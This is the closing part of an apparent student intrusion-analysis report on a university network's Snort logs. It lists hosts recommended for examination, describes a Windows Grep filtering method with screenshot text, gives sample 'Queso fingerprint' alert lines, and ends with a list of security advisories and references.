
The University users should be instructed, during mandatory classes, on the importance of computer security and clearly define what is acceptable use of University computers and state the consequences for violating those terms. I would also talk to the people that use hosts MY.NET.89.147 and MY.NET.84.165 as they triggered 898 alerts using IRC evil which, is a chat room. Going into chat rooms use University resources, bandwidth, and put the university at risk of vulnerability exploitations. I have given other recommendations in the above alerts, scans, and OOS sections of this report but the following numeric list is a consolidated list of all University hosts that, in my opinion, need to be examined due to possible compromise, infection or invasion:

MY.NET.5.95
MY.NET.5.96
MY.NET.53.49
MY.NET.70.146
MY.NET.70.207
MY.NET.83.146
MY.NET.83.29
MY.NET.84.147
MY.NET.84.178
MY.NET.86.109
MY.NET.87.50
MY.NET.87.185
MY.NET.88.162
MY.NET.88.178
MY.NET.90.150
MY.NET.97.157
MY.NET.97.209
MY.NET.98.14
MY.NET.98.110
MY.NET.98.177
MY.NET.98.188
MY.NET.98.190
MY.NET.104.204
MY.NET.107.34
MY.NET.108.48
MY.NET.111.140
MY.NET.113.4
MY.NET.121.30
MY.NET.135.216
MY.NET.137.7
MY.NET.137.18
MY.NET.140.9
MY.NET.150.83
MY.NET.153.150
MY.NET.153.189
MY.NET.154.27
MY.NET.162.91
MY.NET.177.34
MY.NET.202.10

Analysis Process:

The methodology used in the analysis process started with extracting the 15 TCPDump formatted logs from www.incidents.org to analyze. Parsing of the logs was performed by Snort 1.8.6 on Win32 with a standard (11/02) ruleset. Then I went to http://aris.securityfocus.com and downloaded their program "DeepSight Extractor". I uploaded my log files to Security Focus and the logs were processed through them but the report I received was not conducive to producing what I needed; therefore, I downloaded the Win Grep 2.2 program from http://www.wingrep.com/download.html and it performed beautifully.

Figure A



Search Assistant

Welcome to Windows Grep Search Assistant

The Search Assistant will help you set up and start a search.

What text do you want to find?

Spell

What type of search do you want to do?


● Normal (regular expressions)
○ Soundex - 'sounds like'
○ Quick (no regular expressions)

□ Match case
□ Find whole words only

Figure A shows the first screen of the Search Assistant where you enter the text string; I entered the source IP, the signature, or the port number exactly as it was shown in the alert. The wizard also allows you to indicate how you want the string to be searched, such as Find Whole Words Only, Soundex, etc. I used the Quick search.

After clicking Next, you'll see the screen shown in Figure B, where you navigate to the drive you want to search and click the Right Arrow button to move it to the Include box. I searched all of the 15 logs I had placed on my C:\ drive.

Figure B



Search Assistant

Which folders do you want to search in?

Navigate the folders in the left-hand list, then click on the > button to include in the search.

F:\

- F:\
- Access Data Files
- Application Demo
- Excel Data Files
- Internet Demo
- Windows File Manag
- Word Data Files

f:


Include

F:\

☑ Search in subfolders

After clicking Next, you'll see the screen shown in Figure C. I used the first option which is the *.* type and clicked the Right Arrow button.

Figure C



What files do you want to search?

Double-click on the types of files you want to search in the left-hand list, or type a new extension in the Custom File Specification box.

Between Win Grep 2.2, MS Word, and MS Excel I was able to filter and analyze the data quite thoroughly. A file was created for each day's alerts, scans, and oos incidents and placed on my C:\ drive for Grep 2.2 to filter through. From the Grep 2.2 results, I created a file for each different snort signature to enable me to analyze and manage the massive data more easily. Following is just a sampling of one of the alert Grep results:

Windows Grep Search Results:

```
'Queso fingerprint' in *.*: 1442 matches in 15 files. 15 files searched. 0 files
skipped.

C:\alert.000829.txt (Text):
00509:       08/29-01:32:23.898668  [**] Queso fingerprint [**]
213.23.38.25:52748 -> MY.NET.222.250:6346
01329:       08/29-03:37:43.277992  [**] Queso fingerprint [**]
141.157.92.225:64219 -> MY.NET.60.8:25656
```

Word of warning: when you grep for a port or IP always place a space after the number; otherwise, you will extract every instance of that number within other numbers and obtain skewed results.

I then placed the data into MS Word or a MS Excel spreadsheet to put it into perspective for analysis and away I went.

References

1. Dshield.org-Euclidian Consulting, “IP Info”. http://www.dshield.org/ipinfo.php

2. SANS Corporation, **“**SANS Flash Advisory”. http://www.sans.org/newlook/resources/ringzero.htm

3. SANS Corporation, “What was the Ring Zero scan?”. http://www.sans.org/newlook/resources/IDFAQ/ring_zero.htm

4. Internet Security Systems Company, “Ringzero Virus”. http://www.iss.net/security_center/static/5341.php

5. Symantec Corporation, “Ringzero.Trojan”. http://www.symantec.com/avcenter/venc/data/ringzero.trojan.html

6. Carnegie Mellon Software Engineering Institute, “CERT® Advisory CA-2001-26 Nimda Worm”. http://www.cert.org/advisories/CA-2001-26.html

7. Undernet Organization, “Undernet Scans For Insecure Wingates & Proxies”. http://help.undernet.org/proxyscan

8. Carnegie Mellon Software Engineering Institute, “CERT/CC Advisories”. CERT® Advisories

9. Internet Security Systems Company, “Port Knowledgebase”. http://www.iss.net/security_center/advice/Exploits/Ports/

10. Security Focus Corporation, “DeepSight Analyzer”. http://aris.securityfocus.com

11. Carnegie Mellon Software Engineering Institute, “Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in url (MS00-078)”. http://www.kb.cert.org/vuls/id/111677

12. Symantec Corporation, “Backdoor.SubSeven”. http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html

13. Carnegie Mellon Software Engineering Institute, “Exploitation of Unprotected Windows Networking Shares”. http://www.cert.org/incident_notes/IN-2000-02.html

14. Intrusion Detects and Analysis, Written by Joe Rayford. http://www.giac.org/practical/Joe_Rayford_GCIA.doc

15. Whitehats, Inc., "*PROBE-QUESO FINGERPRINT ATTEMPT*". http://whitehats.com/info/IDS29/

16. Mitre Corporation, “Common Vulnerabilities and Exposures”.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0454
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884
http://cve.mitre.org/cgi-bin/cvename.cgi?name= CVE-2001-0154

17. F-Secure Corporation, “Adore F-Secure Virus Descriptions”. http://www.f-secure.com/v-descs/adore.shtml

18. Intrusion Detects and Analysis, Written by Christofer Voemel. http://www.giac.org/practical/Christof_Voemel_GCIA.txt

19. Guardian, Inc. “NetBSD Security Advisory 2001-004”. http://www.linuxsecurity.com/advisories/netbsd_advisory-1255.html

20. Network Associates, Inc., McAfee Security, “W32/Myparty.a@MM Virus”. http://vil.nai.com/vil/content/v_99332.htm

21. Eris Free Network, “IRC Help”. http://www.irchelp.org/irchelp/security/bo.html

22. IANA-The Internet Assigned Numbers Authority , “Port Numbers”. http://www.iana.org/assignments/port-numbers

23. SANS Corporation, “Raw Log Files”. www.incidents.org

24. NetBuyer, ZDNet’s Shopping Guide owned by CNET Networks, Inc., “Windows Grep…the smarter way to search” written by Huw Millington in West Sussex, UK. http://www.wingrep.com/download.html

25. Asia Pacific Network Information Center, “Whois DB”. http://www.apnic.org/apnic-bin/whois.pl

26. About, Inc, Computer Networking “Port 0”. http://compnetworking.about.com/library/ports/blports_0.htm

27. Carnegie Mellon Software Engineering Institute, “CERT Advisory CA-2002-025 Integer Overflow In XDR Library”. http://www.cert.org/advisories/CA-2002-25.html

28. Cisco Systems, Inc., “How to Protect Your Network Against the Nimda Virus”. http://www.cisco.com/warp/public/63/nimda.shtml

29. Sourcefire, “Snort FAQ”. http://www.snort.org/docs/faq.html#4.17